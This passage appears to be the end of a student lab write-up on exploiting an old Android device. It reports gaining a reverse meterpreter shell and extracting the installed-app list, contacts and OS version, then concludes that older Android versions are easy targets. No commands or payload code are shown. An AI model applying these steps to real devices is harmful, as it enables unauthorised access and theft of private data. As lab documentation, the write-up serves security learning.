
10. In the above image, we can see that we got a reverse meterpreter shell..

11. Now we can extract any information from the android system, we require list of app installed, contacts and android version.

12. To get the following information, we can get the command by the help command.

13. Given below the required information from the android system.





## Conclusion: -

The android system was a very easy target because it an older version and the payload was created for an older android system to exploit. There is noguarantee that this payload will work modern android system as with advancement in security, mobile system are becoming more secure.